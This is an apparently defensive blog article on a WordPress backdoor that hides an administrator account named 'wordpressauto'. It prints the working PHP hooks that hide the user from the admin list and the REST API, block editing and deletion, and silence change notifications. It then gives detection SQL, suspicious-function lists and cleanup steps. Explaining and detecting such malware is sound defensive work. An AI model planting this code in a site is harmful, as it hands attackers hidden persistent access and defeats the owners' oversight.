
WordPress powers over 40% of websites on the internet, making it one of the most attractive targets for cybercriminals. While many website owners focus on malware, spam injections, and SEO hacks, attackers often use a more dangerous technique: creating hidden administrator accounts that allow them to maintain long-term access to the website.
Recently, we encountered a suspicious code snippet that was specifically designed to hide a user account named wordpressauto from WordPress administrators. At first glance, the website appeared normal, but a deeper investigation revealed that the code was actively preventing administrators from viewing, editing, or deleting the account.
This article explains how such malicious code works, how to identify it, and the steps you should take to secure your WordPress website
Understanding the Threat
After gaining access to a WordPress website, attackers often create an administrator account to ensure they can return even if passwords are changed or malware is removed.
However, a visible administrator account can be easily detected. To avoid discovery, attackers use WordPress hooks and filters to hide the account from administrators and security tools.
The suspicious code we analyzed performed the following actions:
- Hid a specific user from the Users page
- Prevented administrators from editing the account
- Prevented administrators from deleting the account
- Hid the account from the WordPress REST API
- Disabled email notifications when account information changed
This combination creates a persistent backdoor that can remain unnoticed for months.
How the Malicious Code Works
1. Hiding the User from the WordPress Admin Panel
The code uses the pre_user_query hook to modify user queries before they are executed.
As a result:
- The hidden account does not appear in the Users section.
- Administrators believe the account does not exist.
- Security reviews become more difficult.
This is one of the most common techniques used by attackers to conceal unauthorized administrator accounts.
Hides the user from the Users list
add_action('pre_user_query', function ($query)
{
	if (is_admin() && current_user_can('list_users'))
    {
    global $wpdb;
    $query->query_where .= $wpdb->prepare(" AND {$wpdb->users}.user_login != %s", 'wordpressauto');
    }
});
2. Preventing Administrators from Editing the User
The code also manipulates WordPress capabilities using the user_has_cap filter.
This prevents administrators from:
- Changing the user’s password
- Modifying user roles
- Updating profile information
Even if the hidden user is discovered through the database, administrators may be unable to manage it through the WordPress dashboard.
Prevents editing the user
add_filter('user_has_cap', function ($allcaps, $caps, $args, $user)
{
	if ( isset($args[0]) && $args[0] === 'edit_user' && isset($args[2]) && get_userdata($args[2])->user_login === 'wordpressauto' && $user->user_login !== 'wordpressauto' )
	{
    $allcaps['edit_users'] = false; }

        if ( isset($args[0]) && $args[0] === 'delete_user' && isset($args[2]) && get_userdata($args[2])->user_login === 'wordpressauto' )
        {
        $allcaps['delete_users'] = false;
        }
    return $allcaps; }, 10, 4);
3. Blocking User Deletion
Another section of the code specifically prevents deletion of the hidden account.
This creates persistence because:
- The attacker account survives cleanup attempts.
- Website owners may believe WordPress is malfunctioning.
- The attacker retains access to the website.
Prevents deleting the user
add_filter('user_has_cap', function ($allcaps, $caps, $args, $user)
{
	if ( isset($args[0]) && $args[0] === 'edit_user' && isset($args[2]) && get_userdata($args[2])->user_login === 'wordpressauto' && $user->user_login !== 'wordpressauto' )
	{
    $allcaps['edit_users'] = false; }

        if ( isset($args[0]) && $args[0] === 'delete_user' && isset($args[2]) && get_userdata($args[2])->user_login === 'wordpressauto' )
        {
        $allcaps['delete_users'] = false;
        }
    return $allcaps; }, 10, 4);
4. Hiding the User from the REST API
Many security tools use the WordPress REST API to retrieve user information.
The malicious code excludes the hidden account from API results.
This means:
- Security plugins may not detect the account.
- Automated monitoring tools may miss the threat.
- API-based audits become unreliable.
Hides the user from REST API
add_filter('rest_user_query', function ($args)
{
	$user = get_user_by('login', 'wordpressauto');
    if ($user)
    {
    $args['exclude'] = array_merge($args['exclude'] ?? [], [$user->ID]); }
    return $args;
    });
5. Suppressing Security Notifications
Normally WordPress sends emails when:
- Passwords change
- Email addresses change
- Account settings are modified
The malicious code disables these notifications for the hidden account.
As a result:
- The attacker can change account details silently.
- Website owners receive no warning.
- Suspicious activity goes unnoticed.
Suppresses email notifications
add_filter('send_password_change_email', function ($send, $user)
{ return ($user->user_login === 'wordpressauto') ? false : $send; }, 10, 2);

add_filter('send_email_change_email', function ($send, $user, $userdata)
{
return ($user->user_login === 'wordpressauto') ? false : $send; }, 10, 3);
Signs Your Website May Be Compromised
You should investigate immediately if you notice:
Unknown Administrator Accounts
Unexpected administrator users are one of the strongest indicators of compromise.
Recently Modified Theme Files
Check:
- functions.php
- header.php
- footer.php
- index.php
These files are commonly modified by attackers.
Unexpected Redirects
Visitors being redirected to spam or malicious websites often indicates hidden malware.
New Plugins You Did Not Install
Attackers frequently install backdoor plugins.
Unusual Login Activity
Repeated logins from unknown IP addresses should be investigated.
How to Identify Hidden WordPress Users
Method 1: Check the Database
Log in to phpMyAdmin and run:
SELECT ID, user_login, user_email FROM wp_users;
Review the results carefully.
Look for:
- Unknown usernames
- Suspicious email addresses
- Recently created accounts
Method 2: Check Administrator Accounts
Run:
SELECT u.ID, u.user_login, u.user_email FROM wp_users u JOIN wp_usermeta um ON u.ID = um.user_id WHERE um.meta_key LIKE '%capabilities' AND um.meta_value LIKE '%administrator%';
This displays all administrator accounts, including hidden ones.
Method 4: Search WordPress Files
Search for suspicious functions:
pre_user_query
user_has_cap
rest_user_query
get_user_by
get_userdata
Also search for suspicious usernames:
wordpressauto
adminbackup
wpadmin
systemadmin
Attackers often hardcode account names into malicious scripts.
Other Malicious Patterns to Look For
Many WordPress backdoors use obfuscation.
Search your website files for:
eval(
base64_decode(
gzinflate(
str_rot13(
assert(
shell_exec(
system(
These functions are frequently used to hide malicious code.
Where Attackers Commonly Hide Code
Check these locations carefully:
Theme Files
wp-content/themes/your-theme/functions.php
Must-Use Plugins
wp-content/mu-plugins/
Plugin Directories
wp-content/plugins/
Uploads Folder
wp-content/uploads/
Some attackers store PHP backdoors inside the uploads directory.
How to Remove the Backdoor
Step 1: Remove the Malicious Code
Delete any code that:
- Hides users
- Manipulates capabilities
- Disables security notifications
Step 2: Delete Unauthorized Users
Remove any accounts you did not create.
Step 3: Change Passwords
Update passwords for:
- WordPress administrators
- Hosting control panel
- Database users
- FTP accounts
Step 4: Regenerate WordPress Security Keys
Generate new salts and update wp-config.php.
Step 5: Update Everything
Ensure the following are fully updated:
- WordPress Core
- Themes
- Plugins
Step 6: Scan for Additional Malware
A hidden admin account is often only one part of a larger compromise.
Perform a complete security audit.
How to Prevent Future Attacks
Follow these security best practices:
Enable Two-Factor Authentication
Adds an extra layer of login protection.
Use Strong Passwords
Avoid predictable passwords.
Limit Administrator Access
Grant administrator privileges only when necessary.
Monitor File Changes
Track modifications to critical files.
Install Security Plugins
Use reputable WordPress security solutions.
Perform Regular Backups
Maintain clean backups that can be restored quickly.
Hidden administrator accounts are one of the most dangerous WordPress persistence mechanisms used by attackers. By hiding users from the admin dashboard, blocking deletion, and suppressing notifications, attackers can maintain access for long periods without detection.
Regular security audits, database reviews, and file inspections are essential for identifying these threats. If you discover suspicious code designed to hide users or manipulate permissions, investigate immediately and perform a full security review of your website.
Website security is not a one-time task—it requires continuous monitoring and proactive defense to protect your business, data, and visitors.